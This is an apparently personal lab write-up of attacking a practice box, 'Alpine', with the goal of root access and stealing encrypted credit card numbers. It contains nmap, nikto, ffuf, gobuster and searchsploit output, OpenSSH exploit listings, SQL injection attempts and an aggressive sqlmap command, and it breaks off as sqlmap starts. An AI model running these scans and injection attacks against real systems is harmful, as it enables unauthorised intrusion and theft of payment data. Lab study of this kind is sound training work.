Alpine Box

192.168.170.138

Objectives:

- Get root access on the host OS. ✅
- Get access to encrypted Credit Card Numbers. ✅
- Access and/or reverse encrypted CCNs to plaintext.
- Get Mr. Scott's plaintext CCN.

Nmap Output

```
sudo nmapAutomator.sh -H 192.168.170.135 -t All                           Fri 07 Oct 2022 03:45:45 PM EDT

Running all scans on 192.168.170.135

Host is likely running Linux


---------------------Starting Port Scan-----------------------



PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:0B:22:7D (VMware)



---------------------Starting Script Scan-----------------------



PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 (protocol 2.0; HPN-SSH patch 14v4)
| ssh-hostkey:
|   2048 92:77:ef:a9:c8:d6:f5:22:22:fc:96:b0:7d:a5:38:d2 (RSA)
|   256 25:92:17:78:b1:94:0d:37:65:63:51:16:51:a9:77:d2 (ECDSA)
|_  256 ec:5a:78:25:68:32:99:80:82:73:c8:27:a8:8e:ef:1e (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
MAC Address: 00:0C:29:0B:22:7D (VMware)



---------------------Starting Full Scan-----------------------



PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
10080/tcp open  amanda
MAC Address: 00:0C:29:0B:22:7D (VMware)



Making a script scan on extra ports: 10080



PORT      STATE SERVICE VERSION
10080/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
| http-title: Sign in - Worf
|_Requested resource was /login
```

```
MAC Address: 00:0C:29:0B:22:7D (VMware)




----------------------Starting UDP Scan-----------------------

In progress: No Scan (0:00:00 elapsed - 0:00:00 remaining)
               In progress: No Scan (0:00:00 elapsed - 0:00:00 remaining)                                        ] 0% done



No UDP ports are open




---------------------Starting Vulns Scan----------------------

Running CVE scan on all ports



PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 (protocol 2.0; HPN-SSH patch 14v4)
| vulners:
|   cpe:/a:openbsd:openssh:7.2p2:
|       PACKETSTORM:140070      7.8     https://vulners.com/packetstorm/PACKETSTORM:140070      *EXPLOIT*
|       EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09    7.8     https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A0
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       CVE-2016-8858   7.8     https://vulners.com/cve/CVE-2016-8858
|       CVE-2016-6515   7.8     https://vulners.com/cve/CVE-2016-6515
|       1337DAY-ID-26494        7.8     https://vulners.com/zdt/1337DAY-ID-26494        *EXPLOIT*
|       SSV:92579       7.5     https://vulners.com/seebug/SSV:92579    *EXPLOIT*
|       CVE-2016-10009  7.5     https://vulners.com/cve/CVE-2016-10009
|       1337DAY-ID-26576        7.5     https://vulners.com/zdt/1337DAY-ID-26576        *EXPLOIT*
|       SSV:92582       7.2     https://vulners.com/seebug/SSV:92582    *EXPLOIT*
|       CVE-2016-10012  7.2     https://vulners.com/cve/CVE-2016-10012
|       CVE-2015-8325   7.2     https://vulners.com/cve/CVE-2015-8325
|       SSV:92580       6.9     https://vulners.com/seebug/SSV:92580    *EXPLOIT*
|       1337DAY-ID-26577        6.9     https://vulners.com/zdt/1337DAY-ID-26577        *EXPLOIT*
|       EXPLOITPACK:98FE96309F9524B8C84C508837551A19    5.8     https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A1
|       EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97    5.8     https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E9
|       EDB-ID:46516    5.8     https://vulners.com/exploitdb/EDB-ID:46516      *EXPLOIT*
|       EDB-ID:46193    5.8     https://vulners.com/exploitdb/EDB-ID:46193      *EXPLOIT*
|       1337DAY-ID-32328        5.8     https://vulners.com/zdt/1337DAY-ID-32328        *EXPLOIT*
|       1337DAY-ID-32009        5.8     https://vulners.com/zdt/1337DAY-ID-32009        *EXPLOIT*
|       SSV:91041       5.5     https://vulners.com/seebug/SSV:91041    *EXPLOIT*
|       PACKETSTORM:140019      5.5     https://vulners.com/packetstorm/PACKETSTORM:140019      *EXPLOIT*
|       PACKETSTORM:136234      5.5     https://vulners.com/packetstorm/PACKETSTORM:136234      *EXPLOIT*
|       EXPLOITPACK:F92411A645D85F05BDBD274FD222226F    5.5     https://vulners.com/exploitpack/EXPLOITPACK:F92411A645D85F05BDBD274FD222226
|       EXPLOITPACK:9F2E746846C3C623A27A441281EAD138    5.5     https://vulners.com/exploitpack/EXPLOITPACK:9F2E746846C3C623A27A441281EAD13
|       EXPLOITPACK:1902C998CBF9154396911926B4C3B330    5.5     https://vulners.com/exploitpack/EXPLOITPACK:1902C998CBF9154396911926B4C3B33
|       EDB-ID:40858    5.5     https://vulners.com/exploitdb/EDB-ID:40858      *EXPLOIT*
|       EDB-ID:40119    5.5     https://vulners.com/exploitdb/EDB-ID:40119      *EXPLOIT*
|       SSH_ENUM        5.0     https://vulners.com/canvas/SSH_ENUM     *EXPLOIT*
|       PACKETSTORM:150621      5.0     https://vulners.com/packetstorm/PACKETSTORM:150621      *EXPLOIT*
|       EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0    5.0     https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB
|       EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283    5.0     https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B7556328
|       EDB-ID:45939    5.0     https://vulners.com/exploitdb/EDB-ID:45939      *EXPLOIT*
|       EDB-ID:45233    5.0     https://vulners.com/exploitdb/EDB-ID:45233      *EXPLOIT*
|       1337DAY-ID-31730        5.0     https://vulners.com/zdt/1337DAY-ID-31730        *EXPLOIT*
|       EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF    4.3     https://vulners.com/exploitpack/EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6D
|       EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF    4.3     https://vulners.com/exploitpack/EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3E
|       EDB-ID:40113    4.3     https://vulners.com/exploitdb/EDB-ID:40113      *EXPLOIT*
|       1337DAY-ID-25440        4.3     https://vulners.com/zdt/1337DAY-ID-25440        *EXPLOIT*
|       1337DAY-ID-25438        4.3     https://vulners.com/zdt/1337DAY-ID-25438        *EXPLOIT*
|       SSV:92581       2.1     https://vulners.com/seebug/SSV:92581    *EXPLOIT*
|       PACKETSTORM:151227      0.0     https://vulners.com/packetstorm/PACKETSTORM:151227      *EXPLOIT*
|       PACKETSTORM:140261      0.0     https://vulners.com/packetstorm/PACKETSTORM:140261      *EXPLOIT*
|       PACKETSTORM:138006      0.0     https://vulners.com/packetstorm/PACKETSTORM:138006      *EXPLOIT*
|       PACKETSTORM:137942      0.0     https://vulners.com/packetstorm/PACKETSTORM:137942      *EXPLOIT*
|       MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-        0.0     https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-
|_      1337DAY-ID-30937        0.0     https://vulners.com/zdt/1337DAY-ID-30937        *EXPLOIT*
80/tcp    open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10080/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
MAC Address: 00:0C:29:0B:22:7D (VMware)

Running Vuln scan on all ports
This may take a while, depending on the number of detected services..
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 (protocol 2.0; HPN-SSH patch 14v4)
| vulners:
|   cpe:/a:openbsd:openssh:7.2p2:
|       PACKETSTORM:140070      7.8     https://vulners.com/packetstorm/PACKETSTORM:140070      *EXPLOIT*
|       EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09    7.8     https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A0
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       CVE-2016-8858   7.8     https://vulners.com/cve/CVE-2016-8858
|       CVE-2016-6515   7.8     https://vulners.com/cve/CVE-2016-6515
|       1337DAY-ID-26494        7.8     https://vulners.com/zdt/1337DAY-ID-26494        *EXPLOIT*
|       SSV:92579       7.5     https://vulners.com/seebug/SSV:92579    *EXPLOIT*
|       CVE-2016-10009  7.5     https://vulners.com/cve/CVE-2016-10009
|       1337DAY-ID-26576        7.5     https://vulners.com/zdt/1337DAY-ID-26576        *EXPLOIT*
|       SSV:92582       7.2     https://vulners.com/seebug/SSV:92582    *EXPLOIT*
|       CVE-2016-10012  7.2     https://vulners.com/cve/CVE-2016-10012
|       CVE-2015-8325   7.2     https://vulners.com/cve/CVE-2015-8325
|       SSV:92580       6.9     https://vulners.com/seebug/SSV:92580    *EXPLOIT*
|       CVE-2016-10010  6.9     https://vulners.com/cve/CVE-2016-10010
|       1337DAY-ID-26577        6.9     https://vulners.com/zdt/1337DAY-ID-26577        *EXPLOIT*
|       EXPLOITPACK:98FE96309F9524B8C84C508837551A19    5.8     https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A1
|       EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97    5.8     https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E9
|       EDB-ID:46516    5.8     https://vulners.com/exploitdb/EDB-ID:46516      *EXPLOIT*
|       EDB-ID:46193    5.8     https://vulners.com/exploitdb/EDB-ID:46193      *EXPLOIT*
|       CVE-2019-6111   5.8     https://vulners.com/cve/CVE-2019-6111
|       1337DAY-ID-32328        5.8     https://vulners.com/zdt/1337DAY-ID-32328        *EXPLOIT*
|       1337DAY-ID-32009        5.8     https://vulners.com/zdt/1337DAY-ID-32009        *EXPLOIT*
|       SSV:91041       5.5     https://vulners.com/seebug/SSV:91041    *EXPLOIT*
|       PACKETSTORM:140019      5.5     https://vulners.com/packetstorm/PACKETSTORM:140019      *EXPLOIT*
|       PACKETSTORM:136234      5.5     https://vulners.com/packetstorm/PACKETSTORM:136234      *EXPLOIT*
|       EXPLOITPACK:F92411A645D85F05BDBD274FD222226F    5.5     https://vulners.com/exploitpack/EXPLOITPACK:F92411A645D85F05BDBD274FD222226
|       EXPLOITPACK:9F2E746846C3C623A27A441281EAD138    5.5     https://vulners.com/exploitpack/EXPLOITPACK:9F2E746846C3C623A27A441281EAD13
|       EXPLOITPACK:1902C998CBF9154396911926B4C3B330    5.5     https://vulners.com/exploitpack/EXPLOITPACK:1902C998CBF9154396911926B4C3B33
|       EDB-ID:40858    5.5     https://vulners.com/exploitdb/EDB-ID:40858      *EXPLOIT*
|       EDB-ID:40119    5.5     https://vulners.com/exploitdb/EDB-ID:40119      *EXPLOIT*
|       CVE-2016-3115   5.5     https://vulners.com/cve/CVE-2016-3115
|       SSH_ENUM        5.0     https://vulners.com/canvas/SSH_ENUM     *EXPLOIT*
|       PACKETSTORM:150621      5.0     https://vulners.com/packetstorm/PACKETSTORM:150621      *EXPLOIT*
|       EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0    5.0     https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB
|       EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283    5.0     https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B7556328
|       EDB-ID:45939    5.0     https://vulners.com/exploitdb/EDB-ID:45939      *EXPLOIT*
|       EDB-ID:45233    5.0     https://vulners.com/exploitdb/EDB-ID:45233      *EXPLOIT*
|       CVE-2018-15919  5.0     https://vulners.com/cve/CVE-2018-15919
|       CVE-2018-15473  5.0     https://vulners.com/cve/CVE-2018-15473
|       CVE-2017-15906  5.0     https://vulners.com/cve/CVE-2017-15906
|       CVE-2016-10708  5.0     https://vulners.com/cve/CVE-2016-10708
|       1337DAY-ID-31730        5.0     https://vulners.com/zdt/1337DAY-ID-31730        *EXPLOIT*
|       CVE-2021-41617  4.4     https://vulners.com/cve/CVE-2021-41617
|       EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF    4.3     https://vulners.com/exploitpack/EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6D
|       EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF    4.3     https://vulners.com/exploitpack/EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3E
|       EDB-ID:40113    4.3     https://vulners.com/exploitdb/EDB-ID:40113      *EXPLOIT*
|       CVE-2020-14145  4.3     https://vulners.com/cve/CVE-2020-14145
|       CVE-2016-6210   4.3     https://vulners.com/cve/CVE-2016-6210
|       1337DAY-ID-25440        4.3     https://vulners.com/zdt/1337DAY-ID-25440        *EXPLOIT*
|       1337DAY-ID-25438        4.3     https://vulners.com/zdt/1337DAY-ID-25438        *EXPLOIT*
|       CVE-2019-6110   4.0     https://vulners.com/cve/CVE-2019-6110
|       CVE-2019-6109   4.0     https://vulners.com/cve/CVE-2019-6109
|       CVE-2018-20685  2.6     https://vulners.com/cve/CVE-2018-20685
|       SSV:92581       2.1     https://vulners.com/seebug/SSV:92581    *EXPLOIT*
|       CVE-2016-10011  2.1     https://vulners.com/cve/CVE-2016-10011
|       PACKETSTORM:151227      0.0     https://vulners.com/packetstorm/PACKETSTORM:151227      *EXPLOIT*
|       PACKETSTORM:140261      0.0     https://vulners.com/packetstorm/PACKETSTORM:140261      *EXPLOIT*
|       PACKETSTORM:138006      0.0     https://vulners.com/packetstorm/PACKETSTORM:138006      *EXPLOIT*
|       PACKETSTORM:137942      0.0     https://vulners.com/packetstorm/PACKETSTORM:137942      *EXPLOIT*
|       MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-        0.0     https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-  *E
|_      1337DAY-ID-30937        0.0     https://vulners.com/zdt/1337DAY-ID-30937        *EXPLOIT*
80/tcp    open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
```

```
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
10080/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-passwd: ERROR: Script execution failed (use -d to debug)
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-enum:
|_  /s/: Potentially interesting folder
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.170.135
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.170.135:10080/
|     Form id: loginform
|     Form action: /login
|
|     Path: http://192.168.170.135:10080/login
|     Form id: loginform
|_    Form action: /login
MAC Address: 00:0C:29:0B:22:7D (VMware)


---------------------Recon Recommendations---------------------

Web Servers Recon:

nikto -host "http://192.168.170.135:10080" | tee "recon/nikto_192.168.170.135_10080.txt"
ffuf -ic -w /usr/share/wordlists/dirb/common.txt -e '' -u "http://192.168.170.135:10080/FUZZ" | tee "recon/ffuf_192.168.170.135_10080.txt"

nikto -host "http://192.168.170.135:80" | tee "recon/nikto_192.168.170.135_80.txt"
ffuf -ic -w /usr/share/wordlists/dirb/common.txt -e '' -u "http://192.168.170.135:80/FUZZ" | tee "recon/ffuf_192.168.170.135_80.txt"


Which commands would you like to run?
All (Default), ffuf, nikto, Skip <!>

Running Default in (1)s:

---------------------Running Recon Commands--------------------


Starting nikto scan

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.170.135
+ Target Hostname:    192.168.170.135
+ Target Port:        10080
+ Start Time:         2022-10-07 15:59:12 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
+ Root page / redirects to: /login
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7917 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time:           2022-10-07 15:59:26 (GMT-4) (14 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

Finished nikto scan

========================

Starting ffuf scan
```

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
_____________________________________________

 :: Method           : GET
 :: URL              : http://192.168.170.135:10080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
_____________________________________________

                        [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 3ms]
login                   [Status: 200, Size: 1909, Words: 659, Lines: 77, Duration: 0ms]
logout                  [Status: 200, Size: 1909, Words: 659, Lines: 77, Duration: 5ms]
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

Finished ffuf scan

========================

Starting nikto scan

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.170.135
+ Target Hostname:    192.168.170.135
+ Target Port:        80
+ Start Time:         2022-10-07 15:59:27 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7914 requests: 0 error(s) and 2 item(s) reported on remote host
+ End Time:           2022-10-07 15:59:37 (GMT-4) (10 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

Finished nikto scan

========================

Starting ffuf scan


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
_____________________________________________

 :: Method           : GET
 :: URL              : http://192.168.170.135:80/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
_____________________________________________

:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

Finished ffuf scan

========================
```

```
-------------------Finished all scans-----------------------

Completed in 13 minute(s) and 44 second(s)
```

Enumeration

Port 22 — SSH OpenSSH 7.2p2 (protocol 2.0; HPN-SSH patch 14v4)

- It appears as if version 7.2p2 is pretty vulnerable to a number of exploits

Searchsploit

```
searchsploit ssh 7.2                                                                    Fri 07 Oct 2022 04:38:41 PM EDT
--------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                        |  Path
--------------------------------------------------------------------------------------- ---------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration                                              | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                                        | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service                                                       | linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection                               | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration                                                  | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escala | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading                              | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                                                  | linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration                                                 | linux/remote/40113.txt
--------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

- After some playing around, I was able to find that Metasploit has an SSH enumeration module:


auxiliary/scanner/ssh/ssh_enumusers

Port 80 — HTTP Golang Net

Dirsearch

```
dirsearch -u http://192.168.170.135/                                                    20.7s □ Fri 07 Oct 2022 04:53:34 PM EDT

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/xyconix/.dirsearch/reports/192.168.170.135/-_22-10-07_16-54-19.txt

Error Log: /home/xyconix/.dirsearch/logs/errors-22-10-07_16-54-19.log

Target: http://192.168.170.135/

[16:54:19] Starting:
[16:54:36] 400 -   26B  - /users
```

- The /users directory is accessible



Used common.txt and found /encrypt

Port 10080 — HTTP Golang net/http server (Go-IPFS json-rpc or InfluxDB API)

- Port 10080 is kind of weird… It cannot be accessed due to global blocking laws on modern day browsers due to NAT Slipstreaming Attacks

Google Chrome blocks port 10080 to stop NAT Slipstreaming attacks

Google Chrome is now blocking HTTP, HTTPS, and FTP access to TCP port 10080 to prevent the ports from being abused in NAT Slipstreaming 2.0 attacks. Last year, security researcher Samy Kamkar disclosed a new version of the NAT Slipstreaming vulnerability that allows scripts on malicious websites to bypass visitors' NAT

https://www.bleepingcomputer.com/news/security/google-chrome-blocks-port-10080-to-stop-nat-slipstreaming-attacks/

Nikto:

- No luck

Gobuster VHOST:

- Nothing
- Tested subdomains-top1million-110000

FFUF:

```
ffuf -ic -w /usr/share/wordlists/dirb/common.txt -e '' -u "http://192.168.170.135:10080/FUZZ"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.170.135:10080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

                        [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 0ms]
login                   [Status: 200, Size: 1909, Words: 659, Lines: 77, Duration: 2ms]
logout                  [Status: 200, Size: 1909, Words: 659, Lines: 77, Duration: 1ms]
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

- We get /login and /logout

Bypassing 10080 Block

How to keep using port 10080 after many browsers block it as an unsafe port

If you have been doing web development using port 10080 you might have run into some issues recently since many browsers including Chrome and Firefox have decided to add that port to their blocked ports list. I use a tool called InstantWP for WordPress development and it's using port 10080 for http by default.


https://www.oneminutevideotutorials.com/2021/06/21/how-to-keep-using-port-10080-after-many-browsers-block-it-as-an-unsafe-port/

- Followed this easy tutorial to get around the port 10080 block


Gobuster

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://192.168.170.135:10080 -x php,zi

/**http%3a%2f%2fwww.html (Status: 301) [Size: 0] [--> /%2A%2Ahttp:/www.html]
/http%3a%2f%2fcommunity.html (Status: 301) [Size: 0] [--> /http:/community.html]
/http%3a%2f%2fcommunity.js (Status: 301) [Size: 0] [--> /http:/community.js]
/http%3a%2f%2fcommunity.php (Status: 301) [Size: 0] [--> /http:/community.php]
/http%3a%2f%2fcommunity.zip (Status: 301) [Size: 0] [--> /http:/community.zip]
/http%3a%2f%2fcommunity (Status: 301) [Size: 0] [--> /http:/community]
/http%3a%2f%2fcommunity.txt (Status: 301) [Size: 0] [--> /http:/community.txt]
/http%3a%2f%2fradar.txt (Status: 301) [Size: 0] [--> /http:/radar.txt]
/http%3a%2f%2fradar.html (Status: 301) [Size: 0] [--> /http:/radar.html]
/http%3a%2f%2fradar.js (Status: 301) [Size: 0] [--> /http:/radar.js]
/http%3a%2f%2fradar.php (Status: 301) [Size: 0] [--> /http:/radar.php]
/http%3a%2f%2fradar   (Status: 301) [Size: 0] [--> /http:/radar]
/http%3a%2f%2fradar.zip (Status: 301) [Size: 0] [--> /http:/radar.zip]
/http%3a%2f%2fjeremiahgrossman (Status: 301) [Size: 0] [--> /http:/jeremiahgrossman]
/http%3a%2f%2fjeremiahgrossman.php (Status: 301) [Size: 0] [--> /http:/jeremiahgrossman.php]
/http%3a%2f%2fjeremiahgrossman.zip (Status: 301) [Size: 0] [--> /http:/jeremiahgrossman.zip]
/http%3a%2f%2fjeremiahgrossman.txt (Status: 301) [Size: 0] [--> /http:/jeremiahgrossman.txt]
/http%3a%2f%2fjeremiahgrossman.html (Status: 301) [Size: 0] [--> /http:/jeremiahgrossman.html]
/http%3a%2f%2fjeremiahgrossman.js (Status: 301) [Size: 0] [--> /http:/jeremiahgrossman.js]
/http%3a%2f%2fweblog.js (Status: 301) [Size: 0] [--> /http:/weblog.js]
/http%3a%2f%2fweblog.php (Status: 301) [Size: 0] [--> /http:/weblog.php]
/http%3a%2f%2fweblog.zip (Status: 301) [Size: 0] [--> /http:/weblog.zip]
/http%3a%2f%2fweblog  (Status: 301) [Size: 0] [--> /http:/weblog]
/http%3a%2f%2fweblog.txt (Status: 301) [Size: 0] [--> /http:/weblog.txt]
/http%3a%2f%2fweblog.html (Status: 301) [Size: 0] [--> /http:/weblog.html]
/http%3a%2f%2fswik    (Status: 301) [Size: 0] [--> /http:/swik]
/http%3a%2f%2fswik.php (Status: 301) [Size: 0] [--> /http:/swik.php]
/http%3a%2f%2fswik.zip (Status: 301) [Size: 0] [--> /http:/swik.zip]
/http%3a%2f%2fswik.txt (Status: 301) [Size: 0] [--> /http:/swik.txt]
/http%3a%2f%2fswik.html (Status: 301) [Size: 0] [--> /http:/swik.html]
/http%3a%2f%2fswik.js (Status: 301) [Size: 0] [--> /http:/swik.js]
```

Attempted Basic SQLi




Strange Title



- What is “Worf”?

Additional SQLi Attempts



I googled this error and numerous results came up for SQLITE.

SQLMAP

```
sqlmap -u "http://192.168.170.135:10080" --crawl=1 --random-agent --batch --forms --threads=5 --level=5 --risk=3

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.9#stable}
|_ -| . ['] | .'| . |
|___|_  ['']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to

[*] starting @ 22:34:44 /2022-10-07/

